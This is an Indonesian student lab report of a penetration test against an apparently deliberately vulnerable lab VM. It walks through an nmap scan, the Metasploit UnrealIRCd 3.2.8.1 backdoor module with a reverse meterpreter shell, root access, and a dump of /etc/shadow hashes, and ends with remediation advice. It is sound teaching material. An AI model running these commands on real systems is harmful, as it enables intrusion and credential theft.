

# **LAPORAN PRAKTIKUM KEAMANAN DATA DAN INFORMASI MODUL 10**

## **“Laporan Penetration Testing PT. Maju Mundur”**



### **Disusun Oleh:**

Nama : Ahmad Naufal Patobboi  
NIM : 60900124024  
Kelas : A  
Tanggal : 26 Juni 2026

### **Asisten Laboratorium:**

- 1. Muhammad Alfauzan Bobihu 60900123012**
- 2. Agung Prasasti Abadi 60900123001**

### **Dosen Pengampu:**

**MUNIARDI S.Kom.,M.Kom**

**LABORATORIUM PEMROGRAMAN DASAR**

**JURUSAN SISTEM INFORMASI**

**FAKULTAS SAINS DAN TEKNOLOGI**

**UNIVERSITAS ISLAM NEGERI ALAUDDIN MAKASSAR**

**2026**

## BAB 1

### PENDAHULUAN

#### 1.1 Tujuan Praktikum

1. Menggabungkan seluruh tahapan keamanan siber (Reconnaissance, Scanning, Exploitation, Post-Exploitation) ke dalam satu alur kerja yang kohesif.
2. Melakukan simulasi Black-Box Penetration Testing pada target yang telah ditentukan.
3. Memahami struktur standar dari sebuah Laporan Penetration Testing (PTES – Penetration Testing Execution Standard).
4. Menulis draf laporan profesional yang mencakup Executive Summary, Technical Findings, perhitungan CVSS, dan Rekomendasi Mitigasi.

#### 1.2 Dasar Teori Singkat

##### A. Penetration Testing Cycle

Praktik peretasan yang sah atau berizin di dunia industri harus selalu berpedoman pada metodologi kerja yang sistematis. Secara garis besar, tahapan pengujian tersebut meliputi:

1. **Pre-Engagement:** Tahap perumusan kesepakatan hukum dan penentuan batasan atau ruang lingkup (*scoping*) dari pengujian.
2. **Information Gathering & Scanning:** Proses pemetaan target dengan alat seperti Nmap untuk mengidentifikasi versi sistem dan mencari direktori yang ada.
3. **Exploitation:** Langkah untuk menerobos masuk ke dalam sistem target dengan mengeksploitasi celah keamanan yang telah dipetakan sebelumnya.
4. **Post-Exploitation:** Tindakan lanjutan setelah berhasil masuk, seperti mengambil data-data penting dan mencoba menaikkan hak akses pada sistem.

5. **Reporting:** Tahap akhir berupa penyusunan dokumen hasil temuan selama pengujian.

B. Anatomi Laporan Penetration Testing

Kemampuan dokumentasi sangat krusial, mengingat banyak peretas yang memiliki kemampuan teknis tinggi namun gagal di industri karena kualitas laporan yang buruk. Sebuah laporan uji penetrasi yang berkualitas harus disusun untuk dua target pembaca utama: pihak Manajemen (yang berfokus pada bahasa bisnis dan risiko) serta Tim IT (yang berfokus pada bahasa teknis dan solusi). Elemen-elemen inti dalam pembuatan laporan ini mencakup:

- **Executive Summary:** Pemaparan mengenai risiko bisnis yang disajikan dengan bahasa umum dan non-teknis.
- **Methodology:** Penjelasan mengenai pendekatan dan cara pengujian tersebut dieksekusi.
- **Findings & Proof of Concept (PoC):** Penjabaran celah keamanan yang disertai dengan bukti teknis, biasanya berupa tangkapan layar (screenshot).
- **Risk Rating (CVSS):** Penilaian untuk mengukur tingkat keparahan dari celah keamanan yang ditemukan.
- **Remediation:** Solusi dan langkah-langkah penanganan untuk menutup celah keamanan tersebut.

## BAB II


### LANGKAH KERJA DAN HASIL UJI COBA

#### 2.1 Information Gathering & Scanning (Recap)

- Langkah 1: Lakukan port scanning secara menyeluruh ke mesin target

Perintah: `sudo nmap -sV -p- 192.168.56.101`

Screenshot Hasil:



```
└─$ sudo nmap -sV -p- 192.168.19.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-30 08:48 +0100
Nmap scan report for 192.168.19.3
Host is up (0.0015s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
```

Analisis/Penjelasan: Pada langkah ini, pemindaian jaringan komprehensif dilakukan menggunakan alat Nmap terhadap IP target 192.168.19.3. Proses ini bertujuan untuk mengidentifikasi *port* yang terbuka secara spesifik beserta versi layanan yang berjalan pada sistem target sebagai dasar untuk analisis kerentanan.

#### 2.2 Vulnerability Research & Exploitation

- Langkah 1: Buka msfconsole.

Perintah: `sudo msfconsole`

Screenshot Hasil:

```

(kali@kali)-[~]
└─$ sudo msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

      .:ok000kdc'      'cdk000ka:..
      .x00000000000000c      c0000000000000x.
      :000000000000000k,      ,k00000000000000:
      '000000000000000:      :000000000000000'
      00000000.      ,0000000000.      ,00000000
      d0000000.      ,c00000c;      ,0000000x
      l0000000.      ;d;      ,00000000
      ,00000000.      ,i      ,00000000.
      c0000000.      ,00c.      '00d.      ,0000000c
      0000000.      ,0000.      :0000.      ,00000000
      l00000.      ,0000.      :0000.      ,0000001
      ;0000'      ,0000.      :0000.      ;0000;
      ,d000 ,000000000000.      x00d.
      ,kol ,000000000000.      ,d0k,
      :kk; ,000000000000.      c0k;
      ;k00000000000000k;
      ,x000000000000x,
      .l0000000l.
      ,d0d,

      =[ metasploit v6.4.116-dev ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >

```

Analisis/Penjelasan: Menjalankan msfconsole untuk menjalankan dan mengendalikan Metasploit Framework

- Langkah 2: Lakukan pencarian eksploit untuk layanan tersebut

Perintah: search UnrealIRCd

Screenshot Hasil:

```

msf > search UnrealIRCd

Matching Modules



| # | Name                                       | Disclosure Date | Rank      | Check | Description                                    |
|---|--------------------------------------------|-----------------|-----------|-------|------------------------------------------------|
| 0 | exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12      | excellent | Yes   | UnrealIRCd 3.2.8.1 Backdoor Comm and Execution |



Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

```

Analisis/Penjelasan: Di dalam Metasploit, cari tahu apakah layanan UnrealIRCd tadi punya kelemahan. Ketik search UnrealIRCd. Ternyata benar, ada celah keamanan (disebut *backdoor*) di versi tersebut.

- Langkah 3: Gunakan eksploit tersebut

Perintah: use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

Screenshot Hasil:

```

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

Analisis/Penjelasan: Kemudian memilih untuk menggunakan celah/senjata tersebut dengan perintah `use exploit/unix/irc/unreal_ircd_3281_backdoor`.

- Langkah 4: Atur target dan jalankan eksploitnya

Perintah: `set RHOSTS 192.168.56.101`, `set RPORT 6667`, `set LHOST 192.168.19.4` `exploit`

Screenshot Hasil:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.19.3
RHOSTS => 192.168.19.3
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.19.4
LHOST => 192.168.19.4
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.19.4:4444
[*] 192.168.19.3:6667 - Connected to 192.168.19.3:6667
[*] 192.168.19.3:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 192.168.19.3
[*] Meterpreter session 1 opened (192.168.19.4:4444 -> 192.168.19.3:60092) at 2026-06-30 09:03:27 +0100
```

Analisis/Penjelasan: Awalnya, penyerang menentukan alamat IP dan *port* server korban yang memiliki celah keamanan (RHOSTS dan RPORT). Setelah itu, penyerang memasukkan alamat IP komputernya sendiri (LHOST) sebagai tujuan untuk menerima koneksi balik dari server korban. Terakhir, penyerang meluncurkan serangan dengan perintah `exploit` yang berakhir sukses, ditandai dengan terbukanya sesi kendali (*Meterpreter session*) ke dalam sistem target.

- Langkah 5: Tunggu beberapa detik. Jika berhasil, Anda akan mendapatkan Command Shell (tidak ada prompt, langsung saja ketik perintah).

Screenshot Hasil:

```
meterpreter > shell  
Process 4794 created.  
Channel 1 created.
```

Analisis/Penjelasan: Melalui sesi kendali *Meterpreter* yang sudah terbuka sebelumnya, penyerang mengetikkan perintah *shell*. Perintah ini berfungsi untuk membuka akses *Command Shell* bawaan dari sistem operasi target secara langsung, sehingga penyerang kini dapat mengeksekusi berbagai perintah sistem seolah-olah sedang mengetik langsung di dalam komputer korban tersebut.

- Langkah 6: Verifikasi akses Anda

Perintah: *whoami*

Screenshot Hasil:

```
whoami  
root
```

Analisis/Penjelasan: Proses verifikasi hak akses setelah penyerang berhasil masuk ke dalam sistem *shell* target. Dengan mengetikkan perintah *whoami*, sistem memberikan balasan berupa *root*. Hal ini membuktikan bahwa eksploitasi tersebut sangat fatal karena langsung memberikan akses administratif tertinggi (Superuser). Dengan memegang hak akses *root*, penyerang kini memiliki kendali mutlak untuk melakukan apa saja terhadap server korban, termasuk mencuri data rahasia atau merusak sistem tanpa batasan.

### 2.3 Proof of Concept (PoC) & Pengumpulan Bukti

- Langkah 1: Di dalam shell root tadi, tampilkan file rahasia perusahaan.

Perintah: `cat /etc/shadow`

Screenshot Hasil:

```
cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zZCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Analisis/Penjelasan: perintah `cat /etc/shadow`. File ini ibarat "brankas rahasia" yang berisi kumpulan *password* yang dienkripsi milik semua pengguna di komputer tersebut. Kalau saya bukan 'root', sistem pasti akan menolak dan saya tidak akan bisa melihat isi file ini. Karena saya berhasil menampilkannya, ini adalah bukti mutlak bahwa saya sudah menguasai sistem.

- Langkah 2: Menjalankan ifconfig

Perintah: `ifconfig`

Screenshot Hasil:

```

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:22:94:6f
          inet addr:192.168.19.3  Bcast:192.168.19.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe22:946f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66858 errors:2 dropped:0 overruns:0 frame:0
          TX packets:66416 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5095496 (4.8 MB)  TX bytes:3659694 (3.4 MB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:176 errors:0 dropped:0 overruns:0 frame:0
          TX packets:176 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:60641 (59.2 KB)  TX bytes:60641 (59.2 KB)

```

Analisis/Penjelasan: Menjalankan perintah ifconfig. Perintah ini digunakan untuk melihat identitas kartu jaringan. Di situ terlihat jelas alamat IP-nya adalah 192.168.19.3. Ini membuktikan bahwa terminal yang sedang saya kendalikan benar-benar berada di dalam komputer korban, bukan di komputer saya sendiri.

- Langkah 3: Keluar dari target

Perintah: Exit

Screenshot Hasil:

```

exit
meterpreter > █

```

Analisis/Penjelasan: Terakhir, setelah semua bukti cukup, saya mengetik exit untuk keluar dari mode *shell* korban dengan rapi.

## BAB III

### TUGAS DAN EVALUASI

#### 1. EXECUTIVE SUMMARY (Ringkasan Eksekutif)

Berdasarkan hasil pengujian keamanan yang telah kami lakukan, kami menemukan bahwa infrastruktur server perusahaan saat ini berada dalam kondisi yang sangat tidak aman. Terdapat kelemahan sistem yang fatal pada salah satu program komunikasi yang berjalan di dalam server, yang memungkinkan siapa saja dari luar untuk menyusup masuk tanpa terdeteksi.

Akibat dari celah keamanan tersebut, orang asing atau peretas dapat dengan mudah mengambil alih kendali penuh atas server perusahaan seolah-olah mereka adalah pemilik sistem. Jika hal ini dibiarkan, pihak yang tidak bertanggung jawab tersebut memiliki akses tanpa batas untuk membaca, mengubah, hingga mencuri seluruh data-data rahasia perusahaan, termasuk informasi sensitif milik klien, yang tentunya akan sangat membahayakan reputasi dan kelangsungan bisnis perusahaan ke depannya.

#### 2. TECHNICAL FINDINGS (Temuan Teknis)

- **Nama Kerentanan:** UnrealIRCd 3.2.8.1 Backdoor Command Execution
- **Target:** 192.168.19.3
- **Port:** 6667 (TCP)
- **Severity / Tingkat Keparahan:** CRITICAL (Skor CVSS: 10.0)
- **Deskripsi:** Kerentanan ini terjadi karena terdapat peretas yang menyusupkan *backdoor* tersembunyi ke dalam *source code* asli perangkat lunak UnrealIRCd sebelum diunduh dan dipasang oleh pengguna umum. Celah keamanan berbahaya ini memungkinkan penyerang untuk langsung mengeksekusi perintah (Command Execution) pada server target dan mendapatkan akses kontrol


tertinggi (*root*) secara instan tanpa perlu melakukan tahapan eskalasi hak akses (*Privilege Escalation*).

### 3. PROOF OF CONCEPT (Bukti Konsep)

- Langkah 1: Buka msfconsole.

Perintah: `sudo msfconsole`

Screenshot Hasil:



```
(kali@kali)-[~]
└─$ sudo msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

      .:nk000kdc'          'cdk000kq:
      .x0000000000000c    c00000000000x.
      :00000000000000k.  ,k0000000000000:
      '00000000kkk00000:  '000000000000000'
      e0000000.    ,e0000e000l.    ,0000000e
      #00000000.    ,c00000c.    ,00000000x
      l0000000.    ,rd;    ,00000000l
      ,00000000.    ,i    ,00000000.
      c0000000.    ,00c.    '00d.    ,0000000c
      e0000000.    ,0000.    :0000.    ,000000e
      l00000.    ,0000.    :0000.    ,00000l
      ;0000'    ,0000.    :0000.    ;0000;
      ,d00e    ,0000eccc0000.    x00d.
      ,k0l    ,0000000000000.    ,d0k.
      :kk;    ,0000000000000.c0k;
      ;k000000000000000k;
      ,x000000000000x.
      ,l0000000l.
      ,00d.
      .
      .

      =[ metasploit v6.4.116-dev ]
+ --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ --=[ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project


msf > |
```

Analisis/Penjelasan: Menjalankan msfconsole untuk menjalankan dan mengendalikan Metasploit Framework

- Langkah 2: Lakukan pencarian exploit untuk layanan tersebut

Perintah: `search UnrealIRCD`

Screenshot Hasil:



```
msf > search UnrealIRCD

Matching Modules



| # | Name                                       | Disclosure Date | Rank      | Check | Description                                    |
|---|--------------------------------------------|-----------------|-----------|-------|------------------------------------------------|
| 0 | exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12      | excellent | Yes   | UnrealIRCD 3.2.8.1 Backdoor Comm and Execution |



Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Analisis/Penjelasan: Di dalam Metasploit, cari tahu apakah layanan UnrealIRCD tadi punya kelemahan. Ketik search UnrealIRCD. Ternyata benar, ada celah keamanan (disebut backdoor) di versi tersebut.

- Langkah 3: Gunakan exploit tersebut

Perintah: use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

Screenshot Hasil:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

Analisis/Penjelasan: Kemudian memilih untuk menggunakan celah/senjata tersebut dengan perintah use exploit/unix/irc/unreal\_ircd\_3281\_backdoor.

- Langkah 4: Atur target dan jalankan eksploitnya

Perintah: set RHOSTS 192.168.56.101, set RPORT 6667, set LHOST 192.168.19.4 exploit

Screenshot Hasil:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.19.3
RHOSTS => 192.168.19.3
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.19.4
LHOST => 192.168.19.4
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.19.4:4444
[*] 192.168.19.3:6667 - Connected to 192.168.19.3:6667
[*] 192.168.19.3:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 192.168.19.3
[*] Meterpreter session 1 opened (192.168.19.4:4444 -> 192.168.19.3:60092) at 2026-06-30 09:03:27 +0100
```

Analisis/Penjelasan: Awalnya, penyerang menentukan alamat IP dan port server korban yang memiliki celah keamanan (RHOSTS dan RPORT). Setelah itu, penyerang memasukkan alamat IP komputernya sendiri (LHOST) sebagai tujuan untuk menerima koneksi balik dari server korban. Terakhir, penyerang meluncurkan serangan dengan perintah exploit yang berakhir sukses, ditandai dengan terbukanya sesi kendali (Meterpreter session) ke dalam sistem target.

- Langkah 5: Tunggu beberapa detik. Jika berhasil, Anda akan mendapatkan Command Shell (tidak ada prompt, langsung saja ketik perintah).

Screenshot Hasil:

```
meterpreter > shell
Process 4794 created.
Channel 1 created.
```

Analisis/Penjelasan: Melalui sesi kendali Meterpreter yang sudah terbuka sebelumnya, penyerang mengetikkan perintah shell. Perintah ini berfungsi untuk membuka akses Command Shell bawaan dari sistem operasi target secara langsung, sehingga penyerang kini dapat mengeksekusi berbagai perintah sistem seolah-olah sedang mengetik langsung di dalam komputer korban tersebut.

- Langkah 6: Verifikasi akses Anda

Perintah: whoami

Screenshot Hasil:

```
whoami
root
```

Analisis/Penjelasan: Proses verifikasi hak akses setelah penyerang berhasil masuk ke dalam sistem shell target. Dengan mengetikkan perintah whoami, sistem memberikan balasan berupa root. Hal ini membuktikan bahwa eksploitasi tersebut sangat fatal karena langsung memberikan akses administratif tertinggi (Superuser). Dengan memegang hak akses root, penyerang kini memiliki kendali mutlak untuk melakukan apa saja terhadap server korban, termasuk mencuri data rahasia atau merusak sistem tanpa batasan.

#### 4. REMEDIATION (Rekomendasi Perbaikan)

Untuk mengatasi celah keamanan kritis ini dan mencegah serangan di masa depan, tim IT perusahaan disarankan untuk segera melakukan langkah-langkah mitigasi berikut:

- **Pembaruan Perangkat Lunak (*Upgrade*):** Segera lakukan pembaruan aplikasi UnrealIRCd dari versi yang rentan (3.2.8.1) ke versi terbaru yang telah dipastikan aman dan bersih dari *backdoor*. Pastikan untuk selalu mengunduh *file* instalasi dari situs web resmi

dan memverifikasi integritas *file* tersebut (misalnya dengan mengecek *hash* MD5/SHA) sebelum melakukan instalasi.

- **Penutupan Akses / Konfigurasi *Firewall*:** Jika layanan IRC (komunikasi *chat*) ini sebenarnya tidak digunakan secara aktif untuk keperluan bisnis operasional, segera matikan layanan (*service*) tersebut dan blokir akses ke Port 6667 (TCP) pada tingkat *Firewall* server.
- **Audit Sistem dan Kredensial:** Mengingat penyerang bisa mendapatkan hak akses tertinggi (*root*) melalui celah ini, sistem harus dianggap telah dikompromikan secara total. Lakukan audit keamanan menyeluruh untuk mencari kemungkinan adanya *backdoor* lain yang ditanam penyerang, segera ganti seluruh *password* pengguna (terutama yang ada di */etc/shadow*), atau idealnya, lakukan instalasi ulang server menggunakan cadangan data (*backup*) terakhir yang dipastikan belum terinfeksi.

## BAB IV

### KESIMPULAN

Praktikum ini berhasil mensimulasikan proses *Penetration Testing* secara menyeluruh, dari tahapan pengumpulan informasi hingga eksploitasi dan pembuktian. Melalui pemindaian jaringan menggunakan alat Nmap, diketahui bahwa server target memiliki celah pada *port* 6667 yang menjalankan layanan UnrealIRCd. Investigasi lanjutan memanfaatkan alat Metasploit Framework mengonfirmasi bahwa versi layanan tersebut mengandung kerentanan kritis berupa *backdoor* tersembunyi (`unreal_ircd_3281_backdoor`).

Serangan yang dilancarkan terbukti sangat fatal dan efisien. Dengan mengonfigurasi IP target (RHOSTS) dan IP penyerang (LHOST), proses eksploitasi berhasil memberikan akses *reverse shell* secara langsung kepada penyerang. Penyerang secara instan mendapatkan hak akses tertinggi atau *root* tanpa perlu melakukan tahapan eskalasi hak akses tambahan.

Keberhasilan pengambilalihan sistem ini dibuktikan secara absolut pada tahap *Proof of Concept* (PoC), di mana penyerang mampu membaca *file* sangat rahasia yang berisi kumpulan kata sandi pengguna (`/etc/shadow`) dan memverifikasi identitas jaringan korban (`ifconfig`) langsung dari dalam mesin target. Secara keseluruhan, server target terbukti berada dalam kondisi sangat tidak aman dan membutuhkan tindakan mitigasi segera untuk menutup celah akses tersebut.